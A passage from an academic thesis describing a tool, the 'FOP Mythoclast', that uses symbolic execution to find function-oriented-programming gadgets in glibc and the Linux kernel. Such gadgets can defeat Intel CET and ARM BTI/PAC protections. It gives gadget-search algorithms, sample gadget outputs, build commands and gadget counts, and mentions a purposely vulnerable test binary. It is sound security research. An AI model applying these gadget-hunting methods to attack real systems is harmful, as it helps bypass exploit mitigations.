By interacting with the user, it is possible to conduct further analysis of the data, allowing for the enforcement or ignoring of any of the defined constraints. By defining the usage state, this research can identify the possibilities available and thereby define gadgets. Further distinctions allow for the determination of the potential instruction limit available to gadgets. As gadgets can range in length a determination of the number of gadgets to search can be of use to sort useful gadgets. This further expands into the detailed analysis of the number of instructions to execute for a gadget to finish; this would be useful for determining the looping effect of a gadget or the reuse of instructions already utilized.

The design of the artifact expands to incorporate a restriction into the analysis of jumps as well. When given a scenario where a conditional jump can occur a symbolic execution nature can have three execution states. The first is where the condition is known to be true and takes the jump, the second is the state where the condition fails and the jump fails, and the last condition is the state in which the condition is in a symbolic state and so the jump solution would depend on the solution in a real environment to be satisfiable. This processing can allow for the simplification of gadgets that include symbolic conditions to be of use.

These aspects are the main principles behind the data analysis conducted during this research. As the approach for more in-depth analysis needs user discretion to be effective, by designing the artifact to include such options the ability is available to execute and evaluate results. As the output of gadgets is text-based, further analysis can be determined and done through command line operations or text editors to further refine a set of gadgets to a distinct list of data points to use during a FOP-based attack.

Summary

This research and the artifact created is the basis of the DSR approach taken to identify the main research problem. Identifying all major points set forth by Hevner et al. (2004) in the aspects of DSR this research satisfies the requirements to be of use within this field of research. This research then defined and described the several objectives planned to distinguish this research as sufficiently successful. These objectives lead to a few assumptions and limitations to deal with during the artifact development to adhere to the strict requirements set by the CPU-based protections envisioned. Defining the FOP gadgets identified by the artifact as the data collected in this research allows for a basis for what to collect and analyze. Through the use of symbolic execution, an extensive range of data forms can be determined during gadget location to further restrict or refine certain. Lastly, this research locates the validity and reliability of the data through the testing and the iterative nature of the DSR process. This process overall defines this research as a suitable member of the DSR field and demonstrates its capabilities.

CHAPTER 4

IMPLEMENTATION AND EVALUATION

Introduction

This research has progressed systematically, culminating in the execution of experiments and the comprehensive examination of resulting data, which are essential for achieving the research objectives. Chapter 1 established the foundation for problem identification, Chapter 2 conducted an extensive review of prior work in the realm of code reuse attacks, with particular attention to FOP, and Chapter 3 outlined the proposed methodology, all of which collectively converge in the culmination of the research presented in Chapter 4.

Chapter 4 delves into the design and research findings. It conducts an in-depth analysis and evaluation of the FOP PoC implementations for both ARM and Intel architectures, exploring the outcomes, capabilities, and the methodologies employed to achieve the results. Additionally, this chapter determines the feasibility of FOP functioning within the intricate kernel environment. As emphasized earlier in this research, the FOP framework and attack are essential to the core artifact of this study, referred to as the FOP Mythoclast. Consequently, Chapter 4 begins by scrutinizing the tooling's implementation and results before concluding with a comprehensive presentation of the outcomes for FOP.

ARTIFACT: FOP MYTHOCLAST

Artifact Design

The design of the artifact is a critical component of this research. The development of the FOP tooling is one of the major goals of this research and requires a unique approach for code reuse attack gadget detection. As the goal of the artifact is to facilitate a FOP attack by identifying and determining FOP-based gadgets, the approach needed to identify these gadgets is unique. As mentioned in previous chapters, to consider FOP gadgets as viable gadgets for a working FOP scenario they need to follow strict guidelines. The requirements for both Intel and ARM are similar and follow the same path. The first is that all gadgets must start with the architecture-specific landing instruction. The second is that there is no modification of the stack return addresses and no modification incurred to authenticated pointers in the ARM test cases. These two items are the main restrictions to adhere to when identifying FOP gadgets. To meet these two guidelines, the gadgets will consist of a valid landing pad instruction and contain safe stack interactions, including those that utilize authenticated pointers. This is accomplished by using functions as the gadget, as they include both of the restrictions this accomplishes both specified goals.

The two main restrictions facilitate the identification of a starting point when dealing with the determination of gadgets. Similar to how ROP and JOP gadgets have ending points to work backward from, FOP gadgets have a starting point to work forward from. This leads to the complication of identifying the end of a gadget. The length of the gadget ultimately depends on the first instance of the return instruction found within the function. Iterating through the list of instructions allows the process to determine the location of potential returns from the execution flow. This approach becomes complicated with the introduction of control flow instructions such as calls and branching that can interrupt the linear flow of execution. The use of a symbolic execution approach addresses this and allows for the consideration of control flow within the gadget discovery, leading to greater and more accurate gadget discovery.

The artifact itself is usable in a wide range of use cases for both ARM and Intel instruction sets. To accomplish this, the artifact uses the Python language. By designing the artifact in Python, it becomes more versatile as the Python interpreter facilitates cross-platform operability. Python also allows for the ability to build upon publicly available symbolic execution engines as mentioned later in this chapter.

The chief purpose of the FOP Mythoclast is to identify and present potential gadgets to the user. This requires the enumeration of dispatcher gadgets necessary for the successful execution of the FOP attack. These requirements shape the dataset generated by the artifact, which is subject to examination concerning the viability of a FOP attack within a specific software context. The subsequent section outlines the approach adopted for identifying potential gadgets through symbolic execution.

Symbolic Gadget Identification

Most symbolic execution engines utilize states, which is the ability to store execution information between jumps and memory modifications. This approach is useful for scenarios where backtracking to a different code path is a desirable feature. While this process permits the greatest number of possible code paths to be explored, it can become memory-intensive and lead to state explosion (Clarke et al., 2012). This memory-exhaustion and state explosion problem leads to the implementation of a different approach to examine possible gadgets.

Given that FOP gadgets may have variable and unknown lengths, it becomes imperative to establish an upper limit on the gadget length. Two distinct methods achieve this. The first involves setting a predefined upper bound that is adjustable via a command line argument. The second method entails identifying potential paths before entering the symbolic execution phase. This phase is the identification phase and happens before the execution of any symbolic execution. In this phase, the FOP Mythoclast examines potential code paths in conjunction with instruction counting. Figure 1 and Figure 2 give an illustration of this process in an Intel x86-64 context.

```
Int main(argc) {
  Int a = 0;
  a = argc
  if (a == 15){
    return 0;
  }
  for (; a != 100 ; )
  {
     a++;
  }
  return 0;
}
```

```
endbr64
push rbp
mov rbp, rsp
sub rsp, 4
lea rax, [rbp]
mov dword ptr [rax], rdi
cmp dword ptr[rbp], 0x15
je end
mov rax, dword ptr[rbp]
top:
cmp rax, 0x100
je end
inc rax
jmp top
end:
mov rax, 0
mov rsp, rbp
pop rbp
ret
```

Figure 1: Examination of potential paths in X86-64

Through a thorough examination of the code, a human can discern the processes unfolding within the source code as well as its corresponding assembly code. During the identification phase, the FOP Mythoclast adopts a specific approach of initially traversing the code to identify branching states and subsequently constructing a control flow graph recursively, while striving to cover all possible branches. This is similar to the approach taken by other tools and symbolic execution engines such as angr's CFGFast implementation (angr, n.d.). As demonstrated in Figure 2, the example code from Figure 1 transforms into three distinct instances.

endbr64	endbr64	endbr64
push rbp	push rbp	push rbp
mov rbp, rsp	mov rbp, rsp	mov rbp, rsp
sub rsp, 4	sub rsp, 4	sub rsp, 4
lea rax, [rbp]	lea rax, [rbp]	lea rax, [rbp]
mov dword ptr [rax], rdi	mov dword ptr [rax], rdi	mov dword ptr [rax], rdi
cmp dword ptr[rbp], 0x15	cmp dword ptr[rbp], 0x15	cmp dword ptr[rbp], 0x15
je end	**jne new_end**	**jne new_end**
nop	**new_end:**	**new_end:**
nop	mov rax, dword ptr[rbp]	mov rax, dword ptr[rbp]
nop	top:	top:
nop	cmp rax, 0x100	cmp rax, 0x100
nop	**je end**	**jne new_end_2**
nop	nop	**new_end_2:**
nop	nop	inc rax
nop	end:	jmp top
nop	mov rax, 0	end:
nop	mov rsp, rbp	mov rax, 0
end:	pop rbp	mov rsp, rbp
ret	ret	pop rbp
		ret

Figure 2: Three possible paths from Figure 1

The process begins by stepping through the assembly instructions and attempting to locate a return instruction. The appearance of a jump instruction before a return instruction results in two cases. In these cases, the jump is either taken or not taken. As seen in Figure 2, the FOP Mythoclast accomplishes this by modifying the original jump to the inverse jump with a zero-size jump offset. This simulates the two possibilities for the symbolic execution engine of taking the jump vs not taking the jump. The symbolic execution step then handles this by identifying if a jump is determinable and satisfiable in the given state. Figure 3 gives an example of a determinable state vs. a non-determinable state.

Determinable	**Non-Determinable**

`endbr64`
`cmp [rip+1234], 0`
`jne end`
`mov rax, 0`
`end:`
`ret`
	`endbr64`
	`cmp [rdi], 0`
	`jne end`
	`mov rax, 0`
	`end:`
	`ret`

Figure 3: Example of a Determinable and Non-Determinable state

The determinable state can be satisfied during the symbolic execution phase but not the identification phase as the tooling does not allow memory accesses during this phase. To handle this case, the symbolic execution phase receives the two possible paths and checks for the feasibility of each, discarding any cases where the engine determines the path is impossible. It is not possible to evaluate the non-determinable jump in Figure 3, as the comparison relies on the input from the RDI register. This results in the generation of a potential gadget with a constraint on the RDI register. As the gadget references an unknown piece of memory this jump could cause either code paths to land depending on the value of the RDI memory address passed in ultimately changing the results of the gadget.

It is crucial to highlight that merely replacing the jump instruction with a No-OPeration (NOP) instruction in the fall-through case could lead to erroneous assumptions in subsequent stages. This results in the expectation that the jump would fail without knowledge of the reason the jump passed through during the symbolic execution phase. To address such potential jump scenarios, the tool's design is to enforce a potential jump.

Another significant point to consider is that the positions of instructions must remain unchanged, as altering them can impact function calls and memory accesses reliant on relative offsets. In Figure 2, where NOP instructions serve as padding, memory remains vacant as a safeguard to detect incorrect or infeasible paths within the code selected during the symbolic execution phase.

The practice of identifying potential gadgets before initiating the symbolic engine operation facilitates a reduced memory footprint and expedited runtime. This approach circumvents the need to handle all potential states and the associated challenges of state explosions.

Dispatcher Gadget Identification

The dispatcher is the main analysis engine for a FOP attack and is essential for a FOP implementation to be successful. The dispatcher takes a different approach from the normal FOP gadget identification, but rather takes a similar approach to that of Guo et al. (2018) utilizing static analysis to locate the gadget. Algorithm 1 showcases the procedure employed for identifying potential dispatcher gadgets.

The algorithm steps through all instructions attempting to identify potential indirect calls. This can be either through a direct register reference or through memory. The algorithm then checks the subsequent instructions for potential increment or decrement instructions, a comparison instruction, and a jump instruction jumping to before the indirect call. The identification of these three sequences occurring relatively soon after an indirect call instruction identifies this group of instructions as a potential dispatcher gadget.

```
    Input: C:- The tested corefile
    Output: G:- The set of potential dispatcher gadgets
1.  IDC:- Variable for a check for an increment/decrement instruction
2.  CC:- Variable for a check for a comparison instruction
3.  I:- Instruction variable
4.  Ii:- Forward looking instruction variable
5.  S:- Section variable
6.  while S = get_sections(C) do
7.    if is_executable(S):
8.      while I = get_instruction(S) do
9.        if is_indirect_call(I):
10.         IDC = ∅;
11.         for ( Ii = I + 1 ; Ii <= I + 10 ; Ii = Ii + 1):
12.           if is_incdec_instruction(Ii):
13.             IDC = 1
14.             continue
15.           end
16.           if is_cmp_instruction(Ii):
17.             CC = 1
18.             continue
19.           end
20.           if CC and IDC and is_jmp_instruction(Ii):
21.             if Ii.jump_target <= I.address – 0x20:
22.               G = G ∪ I
23.               break
24.             end
25.           end
26.         end
27.       end
28.     end
29.   end
30. end
```

Algorithm 1: Dispatcher gadget identification algorithm

The design of the algorithm is to identify all potential targets within a provided core file. However, due to its lack of robustness and absence of symbolic execution, manual inspection of each gadget is necessary to assess its potential usefulness. In the majority of cases, identifying potential FOP dispatcher gadgets hinges on the ability to access the looping code during execution. The second criterion for determination is that the dispatcher should not adversely affect crucial registers utilized during the looping process. Figure 4 demonstrates two examples of gadgets. The first is an example of a useful dispatcher gadget. The second example displays a dispatcher that clobbers too many registers to be of use, in most cases, as a dispatcher. This gadget could still be useful in different environments depending on the circumstance of a FOP attack.

Good Dispatch	**Clobbered X0, X1, X2 Dispatcher**
`fb8:    ldr     x1, [x19]`	`4610:   add     x19, x19, #0x8`
`fbc:    blr     x1`	`4614:   ldr     x4, [x4]`
`fc0:    cmp     x20, x19`	`4618:   mov     x2, x22`
`fc4:    sub     x19, x19, #0x8`	`461c:   mov     x1, x21`
`fc8:    b.ne    #0xfb8`	`4620:   mov     w0, w20`
	`4624:   blr     x4`
	`4628:   mov     x4, x19`
	`462c:   cmp     x19, x23`
	`4630:   b.ne    #0x4610`

Figure 4: Examples of two dispatcher gadgets

As demonstrated in Figure 4, both cases demonstrate the modification of register X1. The second case is different in that the modification impacts both registers X0 and X2 as well. It will be shown later in the chapter that a FOP attack can work around having only one register clobbered, but having multiple argument registers clobbered is more difficult to maneuver around.

Symbolic Execution Engine

As mentioned previously in this study, the design and implementation of the artifact is around a symbolic execution framework. As the study and design of a novel symbolic execution is outside the scope of this research, this research builds upon a previous framework. For the use of this study, it was found that the pysymemu (Feliam, 2013/2023) engine would be a suitable starting point. Other potential symbolic execution engines such as angr (Shoshitaishvili et al., 2016a), S^{2}E (Chipounov et al., 2012), and Triton (Parygina et al., 2022) were analyzed and determined to either have too much overhead or be too complex to modify in a useable manner.

The design of pysymemu was originally for x86/64 Intel binaries and designed to generate potential crashing input for binary fuzzing and exploit development. To identify FOP gadgets a rework of the design was necessary. First, the original design of pysymemu was for Python2 meaning some modifications were necessary to remodel the engine to work with Python3. Furthermore, as with most symbolic execution engines, pysymemu utilizes state-saving approaches when encountering potential jump cases. As mentioned previously, this research is not pursuing the use of state-saving approaches allowing for the removal of state-saving mechanisms. Pysymemu also includes filesystem, memory, and custom symbol management systems, the removal of most of which allows for better efficiency and removes redundant features that Z3, and SMT solver, now provide. Ultimately, from the original pysymemu engine design the only left over functionality is the Intel instruction set and basic memory management system, which required heavy modifications to work with modern Z3 API and in a Python3 environment. To further enhance the framework, this research made several additional modifications such as core file initialization, gadget identification, gadget displaying, separate kernel gadget support, and most importantly support for the ARM instruction set. This final addition was a complete rewrite of the tooling to support another architecture from the ground up. This allows for the possibility to interact with ARM binaries and to identify FOP gadgets within them.

Core File

As the identification of FOP gadgets depends on values in memory, two approaches can be viable. The first approach utilizes a fully symbolic memory allocation model, treating all referenced memory as symbolic and making it available for use during execution. The second approach entails establishing a realistic memory region during gadget identification.

The benefit of the first approach is that the tooling will require less input from a user in the gadget-finding approach. This approach also allows for the ability to identify more potential FOP gadgets. One drawback to this approach is the potential for an increased number of false positive gadgets that arise during the gadget identification process. These false positives may be instances where gadgets compare memory to specific values, even though the values in memory remain consistent. This phenomenon can result in an abundance of unusable gadgets, complicating the task of identifying genuinely useful ones.

The benefit of the second approach is that the identified gadgets will be more tailored to the specific environment where the FOP attack will take place. This allows for a more streamlined approach when generating a FOP chain. The caveat to this approach is that it requires more user interaction to specify a starting memory point and define several files for the environment to work with. This approach can also lead to fewer gadgets overall, but the identified gadgets would be more refined.

Given the pros and cons of the two approaches, the determination to use the second approach provides more use when attempting to identify FOP gadgets. The tooling uses a core file to construct a memory model from the data extracted. The usage of this data within the symbolic execution framework allows for the use of managed memory references. This approach ultimately leads to better handling of the FOP gadget identification process.

Kernel Approach

As the Linux kernel has a much larger codebase compared to Libc, the ability to locate gadgets between the two differs slightly. The kernel approach to identifying FOP gadgets is nearly identical to user space applications, but the differences are evident in the identification of dispatcher gadgets within the tooling. As identified in Algorithm 1, the user-space approach utilizes pure static analysis to identify potential gadgets. Given the magnitude of the Linux Kernel, this approach displays too many gadgets to realistically parse all potential gadgets. To combat this, Algorithm 2 displays the new approach taken to identifying potential dispatcher gadgets within the kernel.

```
    Input: K:- The tested kernel image
    Output: $G$:- The set of potential dispatcher gadgets
1.  $LG$:- List of potential gadgets
2.  $I$:- Instruction variable
3.  $Ii$:- Instruction walking variable
4.  $LG = \emptyset$
5.  while $I = get\_instruction(K)$ do
6.    if $is\_indirect\_reg\_call(I)$:
7.      for ( $Ii = I + 1$ ; $Ii <= I + 10$ ; $Ii = Ii + 1$):
8.        if $is\_jmp\_instruction(Ii)$:
9.          if $Ii.jump\_target <= I.address - 0x20$:
10.           $LG = LG \cup I$
11.         end
12.         break
13.       end
14.     end
15.   end
16. end
17. for ( $I$ in $LG$ ):
18.   for ( $Ii = I - 1$ ; $Ii >= 0$ ; $Ii = Ii - 1$):
19.     if $is\_landing\_pad\_inst(Ii)$
20.       if $is\_rip\_control(symbolic\_exec(Ii))$
21.         $G = G \cup Ii$
22.         break
23.       end
24.     end
25.   end
26. end
```

Algorithm 2: Linux kernel dispatcher gadget identification

This approach differs by adding a second phase to the dispatcher gadget discovery. After a less stringent initial determination process for potential gadgets, the algorithm adds these gadgets to a temporary list. The algorithm iterates through this list in the second phase, where it analyzes the instructions in reverse order to identify the first instance of a landing pad instruction. This landing pad serves as an entry point of execution that can lead to the potential dispatcher gadget. The symbolic execution engine receives this entry point where it can now ascertain whether the identified gadget holds the potential to assume control over the RIP register. Subsequently, the symbolic execution engine subjugates this gadget to a detailed examination, similar to the analysis of conventional FOP gadgets, to understand the implications and control aspects imposed by the identified constraints.

In the context of Linux kernel memory corruption vulnerabilities, most situations provide the ability to control specific arguments and gain initial RIP control. This grants access to a broader spectrum of gadgets compared to user space scenarios. This expanded range also facilitates the exploration of more unique cases and intricate branching between chains, all while remaining under precise control.

Tooling shortfalls

Indirect Branch Handling

The main limitation for the FOP Mythoclast is rooted in the process of identifying potential FOP gadgets, more succinctly the indirect calls and jumps that could occur. Indirect branches can occur from an infinite number of contexts. An example would be by passing a function pointer into a function for use as a parameter, or through a lookup stored in memory. In the first case, the FOP Mythoclast correctly identifies this gadget as being a potential avenue to direct control flow. In the second scenario, the tooling fails to correctly follow the control flow of the gadget.

This limitation arises from the two-stage approach employed by the FOP tooling in identifying gadgets. In the first stage, the tool lacks awareness of potential execution outcomes and focuses solely on identifying possible returns or indirect calls/jumps. Consequently, this initial stage imposes constraints on the possibilities, particularly when it comes to the determination of an indirect call during the subsequent symbolic execution phase.

The symbolic execution phase operates under the assumption that all instructions are known, and it avoids traversing unknown paths. However, it can prematurely terminate upon encountering a deterministic branch, which primarily occurs during memory-accessed indirect branching, such as switch jump tables. While this approach is effective in certain scenarios, it does restrict the number of potential gadgets identified, particularly within functions that utilize jump or call tables.

This research found that this limitation fell within acceptable parameters because attempting to address it would necessitate one of two possibilities. The first is to symbolically execute every function and path without a first stage, which would allow for the correct identification of these deterministic branches but would cause considerable time increases. This can lead to further branch explosion paths and unutilized execution paths becoming evaluated. The second possibility would be the implementation of specific cases to handle these deterministic branches, of which the test environments contained few. The avoidance of which saves time in running and the development cycle of the FOP Mythoclast.

Dispatcher Identification Looseness

With gadget identification comes the tradeoffs of the looseness of the dispatcher gadget. Having enumerated some of the problems with regular gadget discovery in the cases of indirect branching, the identification of a looping gadget around the indirect branch suffers from the same issues. As Algorithms 1 and 2 correctly identify potential dispatcher gadgets, there are scenarios where the algorithms return false positives. This problem can slow down the identification of correct gadgets to facilitate a working FOP attack. This research determined that this is acceptable given that a more complex algorithm would reduce the potential gadgets displayed, which could be of use in different attack scenarios. Another reason for discarding this approach is the consistent presence of a small number of dispatcher gadgets in the tested libraries. This research explores this reason in more depth further on.

Current Limitations with core files

Another pitfall of the FOP tooling is the usage of core files. In the context of the FOP tooling, the core file performs the job of giving the tooling a starting location with memory pages mapped and initialized data loaded into these pages. As mentioned above, this approach allows for the correct identification of more gadgets by adding context to gadgets that dereference memory addresses. The pitfall in the tooling comes from the core files' structure themselves. By default, core files do not store executable and read-only memory pages, which leaves pages missing from the memory dump and requires further identification of supplemental libraries for the tooling to correctly load the data.

Limitation to Libc and LD

The previous limitation requires the context of Libc and its loader to expand further. In the case of the FOP Mythoclast, the limitation of the current implementation is only being able to identify FOP gadgets within Libc and its loader. While this limitation is only of concern in programs that utilize multiple libraries, it could be of use to identify potential gadgets between all executable regions within the binary’s executable mappings. This fortunately does not affect the outcome of this research, given that one of the goals was to enumerate gadgets only within Libc as to maximize its applicability in various environments.

Kernel Memory

The last concern is the approach taken to examining kernel memory with the tooling. The Linux kernel utilizes significantly more memory compared to a single library; this larger memory surface results in a different approach to memory initialization for handling gadget discovery. The main difference is the ability to start from an initialized state such as the use of core files in the user space implementation. Storing both such a file and the entire instruction set in memory simultaneously would exceed Python's memory allowance in the test environment, so this research ruled out this approach. Instead, a limitation on the memory references used during the symbolic execution phase are set to be fully symbolic. As discussed earlier, this can lead to an increase in false-positive gadgets.

While this had previously been a problem to avoid, there are no viable approaches to avoid it. Instead, this research reasons that this is of little importance given the enormous size of the Linux kernel. As the Linux kernel contains a sizeable number of functions the precondition to analyze and identify useful gadgets is already a requirement and should not affect the capabilities of gadgets with more or unknown memory constraints. This aspect alone should be enough to accept this last concern.

Unique Gadgets Approaches

Within the approaches taken for the FOP Mythoclast, it became apparent that there were a few test cases that involved unique gadget handling. The first is the process for handling syscalls. As the design of the FOP Mythoclast did not include handling low-level system implementations of syscalls, there are shortfalls in the ability to successfully handle a syscall within the symbolic engine. To establish an effective approach to this issue, this research decided to treat all system calls as though they had failed but still identify the execution of system calls. To accomplish this, the FOP Mythoclast sets the return register (RAX/R0) to -1 at the point of a syscall instruction. This approach provides transparency to the user, indicating that the output from the gadget may be incomplete, yet it could potentially serve as a target if that specific syscall result is desired. Figure 18 below illustrates an example of the syscall function within ARM and illustrates the determination of even symbolic syscalls.

Most figures that demonstrate identified gadgets in this chapter contain sections referred to as constraints. These constraints are a feature of the FOP Mythoclast that allows a user to identify additional impacts or requirements for the gadget. Figure 9 demonstrates several of these constraints. Constraints typically fall into two main categories: memory accesses and branches. When a symbolic memory access occurs, the tool needs to articulate that the gadget will attempt to access memory, typically through a register access, and that the constraint must be satisfiable for the gadget to be of use.

The second constraint of comparisons and jump instructions, most functions include checks of parameters or memory requiring a valid value or correct instance. As mentioned above and displayed in Figure 2, this analysis can create multiple paths. When the path identification is successful, it sets a constraint that illustrates the necessary restrictions required for utilizing this gadget.

The ability to output constraints drastically increases the number of feasible gadgets. Figure 23 illustrates one final constraint-based feature, where both read and write constraints are present. The inclusion of numerical values for both the read and write constraints enables users to discern the order of these memory access constraints. This feature proves valuable in assisting users in tracking values between memory locations without the necessity of dynamic gadget testing.

Another unique feature is the ability to identify the size of memory written from a register to memory. In most cases, the compiler will default to writing a single byte from memory or a register at a time. Figure 5 demonstrates this approach for 8-bit register names.

```
LIBC 0x363a0:
   Results:
      RAX: Concat(0, [RDI])
      RCX: 0xffffffff0fffffff
      RDX: Concat(0, [1 + RDI])
      RDI: 1 + RDI
   Read Constraints:
       0: Byte [RDI]
       1: Byte [1 + RDI]
   Jump Constraints:
       Byte [RDI] != 0
       Byte [1 + RDI] == 0
```

Figure 5: Gadget demonstrating the reading of 1 byte from memory

This method performs effectively up to 64 bits, which is the standard size of registers and the associated naming scheme. Beyond this point, the approach shifts to using values of 128, 256, or 512 bits. The ability to display the stored values becomes difficult to articulate. To counter this the FOP Mythoclast identifies gadgets that utilize XMM – ZMM registers and displays the memory movement in an intuitive manner. Figure 6 gives an example of this.

```
LIBC 0x161ea0:
   Results:
      RAX: RDI
      RCX: RSI + RDX
      R9: RDI + RDX
   Read Constraints:
       …
   Write Constraints:
       2: 64 Bytes [RDI] = [RSI]
       …
   Jump Constraints:
       …
```

Figure 6: Demonstration of a large memory movements

This example showcases the capability to promptly recognize this gadget's utility, which involves transferring 64 bytes from the memory at RSI to RDI. Such an approach streamlines both gadget identification and display, enabling a more efficient user experience.

Speed

An important aspect of the use of tooling is the time required to run such a tool. The data in Table 1 displays the time requirements to identify gadgets between 3 main categories with the FOP Mythoclast.

Library	15	25	50
Built (X64)	52.84	301.41	2484.60
Centos (X64)	31.74	255.95	2093.61
Fedora (X64)	50.74	281.52	1948.05
OpenSuse (X64)	31.70	247.79	1546.54
Ubuntu (X64)	52.69	298.18	1805.40
Built (ARM)	20.60	36.25	100.64
Fedora (ARM)	8.84	16.76	39.02
OpenSuse (ARM)	20.86	37.24	94.97

Table 1: Timing analysis between different libraries and architectures

As expected, there is a non-linear increase in time in relation to the number of gadgets, as the growth in instruction depth does not contain a linear correlation to the number of test cases completed. Additionally, a direct comparison of time constraints between ARM and Intel architectures is hard to ignore given the significant difference in time. This research did not fully explore this time difference, but it may be due to the variation in the number of tested functions in the provided libraries. The support for this analysis occurs in the ARM and Intel sections separately further in this research.

Tooling Evaluation

Outcome

Overall, the design and implementation of the FOP tooling was a success. The design of the tooling allows for fine-tuning of the displayed gadgets and starting states via command line arguments. While the final display of the gadgets is simplistic, it facilitates a straightforward understanding of the displayed information. Below in Figure 7 an example output demonstrates the instructions utilized to generate the given gadget.

__hash_string:

```
LIBC 0x363a0:
   Results:
      RAX: 0x0
      RCX: 0xfffffff0fffffff
      RDI: 1 + RDI
   Read Constraints:
       0: Byte [RDI]
   Jump Constraints:
       Byte [RDI] == 0
```

```
363a0:    endbr64
363a4:    movzx  eax, BYTE PTR [rdi]
363a7:    add    rdi, 0x1
363ab:    movabs rcx, 0xfffffff0fffffff
363b5:    test   al, al
363b7:    je     363f0
          …
363f0:    xor    eax, eax
363f2:    ret
```

Figure 7: Demonstration of the __hash_string function gadget

In the case of the example in Figure 7 the function *__hash_string* will set RAX to 0, RCX to 0xfffffff0fffffff, and RDI to RDI + 1 given that RDI currently points to a memory region holding the byte 0x00. This kind of comparison is normal for functions that operate on strings and is an example of side effects that can occur on important registers such as RDI and RCX.

Useless Gadgets

Along with identifying gadgets also comes the ability to identify useless gadgets. In this case, these would be gadgets that do not do anything of note to memory or registers. In some cases, these could be functions that only operate on the RAX register in X64 environments. Figure 8 demonstrates such a function.

```
0000000000146810 <__nss_next@GLIBC_2.2.5>:
  146810:               endbr64
  146814:               mov    $0xffffffff,%eax
  146819:               ret
```

Figure 8: Example of a useless gadget

In this case, the RAX register is set to the 32-bit twos-complement value of -1. In the case of FOP, this function is of no use, as there were no identified gadgets that could operate from the RAX register. This is important to know as most functions will have useful return values, such as malloc or read. Unfortunately, in an X64 instance, there is no way to utilize this return value in the RAX register for any benefit.

Validity and Reliability

As described earlier in previous chapters, the identification of validity and reliability of the tooling occurs through two primary means, static and dynamic analysis. This research performed static analysis on several gadgets similar to the gadget above in Figure 7. Through this analysis, context-specific fixes were better able to support the FOP Mythoclast and FOP gadget discovery. The use of dynamic analysis in more complex gadgets occurred as well, such as the one found in Figure 9.

```
LD 0x1c3a4:
   Results:
      X0: Concat(0, [X0]) + 0xffffffffffffffff* Concat(0, [X1])
      X1: 1 + X1
      X2: X2 + 0xffffffffffffffff*Concat(0, 7*(X0) & 0x7)
      X3: Concat(0, [X0])
      X4: Concat(0, [X1])
      X8: X0 ^ X1
      X11: 0x101010101010101
      X13: Concat(0, 7*(X0) & 0x7)
   Read Constraints:
       0: Byte [X0]
       1: Byte [X1]
   Jump Constraints:
       Not(X2 == 0)
       Qword X0 ^ X1 != 7
       Qword X2 HS 16
       Not((X0) & 0x7 == 0)
       Dword Concat(0, [X0]) != Concat(0, [X1])
   Conditions:
       Dword Concat(0, [X0]) HS Concat(0, [X1])
```
Figure 9: Example of a complex gadget

The confirmations of various jump conditions to be satisfiable was possible by initializing a program to have the same starting environment as the tooling environment through the use of the core file. Symbolically executing the function allows the tool to confirm the accurate identification and reporting of constraints for the gadget. Another method used to verify gadgets was through their usage in FOP chains, as seen in Appendices 2-6. The usage of a gadget in a working FOP attack demonstrates that the gadgets and their given constraints were correct.

ARM and Intel Support

The process for identifying potential FOP gadgets included the usage of multiple different Linux distros. Ultimately the occurrence of gadgets depends on the method of compilation used to generate the Libc instance. With each architecture-specific gadget requiring a specific landing pad to facilitate its use as FOP gadget, the omission of such an instruction implies that the compilation of the specified library lacked the necessary flags or protections to enable the use of the CPU protections. As such, the testing of some libraries did not occur as they lacked a necessary instruction for gadget discovery, thus for these libraries, traditional code-reuse attacks are still effective. Lacking compiler support for protections occurred more frequently in ARM libraries than Intel libraries. The libraries in Table 1 were the only libraries found to include the required landing pad instructions. This does not directly indicate that all other libraries do not contain the necessary prerequisites, only that these were the only identified versions to include the landing pad instructions.

ARM

Test binary

Appendix 1 displays the test source code utilized during the first phase of FOP testing. This source code is the same across both the ARM and Intel instances, the only difference is the compilation method and architecture used. Figure 10 demonstrates the command to compile the binary, using the cross compile toolchain to compile the ARM instances.

```
aarch64-linux-gnu-gcc -mbranch-protection=pac-ret+bti ./toy_vuln.c -o exploitable
```

Figure 10: Command used to compile the ARM test binary

The binary file includes a heap-based memory corruption vulnerability. This first occurs in the delete function where the memory freed is not zeroized resulting in a use after free. This error demonstrates a common memory corruption vulnerability that could occur in a binary. The binary also includes a Libc address leak at the beginning of the main function. The inclusion of this leak is to offer an address leak for the attack scenario, as the purpose of this research is to show the capabilities of a FOP-based attack and not the capabilities of a heap memory corruption vulnerability.

Library Building

The Libc library used for testing was custom-built from the official Glibc repository (O'Donell, 2023) and did not contain any alterations. The compilation of the library includes the default build flags, save for using a cross-compile compatible GCC version and all the necessary protection flags enabled. Figure 11 demonstrates the full command list below.

```
mkdir build
cd build
export glbc_install=$(pwd)/install
CFLAGS="-mbranch-protection=standard -O2 -Wall" CC=/usr/bin/aarch64-linux-gnu-gcc
CXX=/usr/bin/aarch64-linux-gnu-g++ ../configure --prefix "$glibc_install" --build x86_64-pc-
linux-gnu --host aarch64-linux-gnu
make -j4
make install
```

Figure 11: Commands for building the custom ARM library

The BTI and PAC protections are enabled through the CFLAGS of mbranch-protection. The standard option enables both protections.

ARM Gadget Count

Table 2 demonstrates the number of gadgets identified within the several tested Libc versions and their associated loader. These are the versions as mentioned previously that contain the required BTI and PAC CPU protections compiled in.

Library	**Gadget Depth**		
	15	**25**	**50**
Built	1348	2161	3298
Fedora	322	681	1201
OpenSuse	1320	2084	3212

Table 2: Analysis of ARM gadgets found within various libraries

The identifiable outlier is the Fedora library, which stems from the fact that the Fedora library does not include full BTI support. Table 3 supports this claim by displaying the number of functions identified within the Libc versions and the number of functions that had a BTI landing pad instruction.

Library	**Num Functions**	**Num Functions (BTI)**
Built	3385	1463
Fedora	3351	716
OpenSuse	3388	1490

Table 3: Number of functions compared to BTI landing pad functions

As found in the figure above, the total number of functions within the 3 different Libc versions is roughly the same, while the number of BTI-enabled functions is half of all functions for the custom-built and OpenSuse Libc versions, and only a quarter for the Fedora version. This drastically impacts the number of potential gadgets identified. Figure 12 further supplements this.

```
fprintf>:
        paciasp
```

Figure 12: Assembly analysis of the fprintf function

The above figure is an examination of the fprintf function, demonstrating the lack of a leading BTI instruction. This figure applies to all three of the tested libraries because none of them contain the missing BTI instruction. This is incorrect as any call to this function from a user program will do so through an indirect branch within the PLT. Without the correct landing pad, this operation causes a violation during execution. Further analysis on this path is outside of the scope of this research, but this aspect does not affect the outcome of a working FOP exploit. To combat this problem this research assumes that the BTI environment works correctly within the given bounds, as it presumably will as more support rolls out in the future.

Dispatchers

For any FOP attack to succeed, a method to execute the attack is essential, which is where the dispatcher comes into play. Table 4 displays the number of dispatchers identified for several libraries.

Library	Dispatcher Count
Built	6
Fedora	5
OpenSuse	5

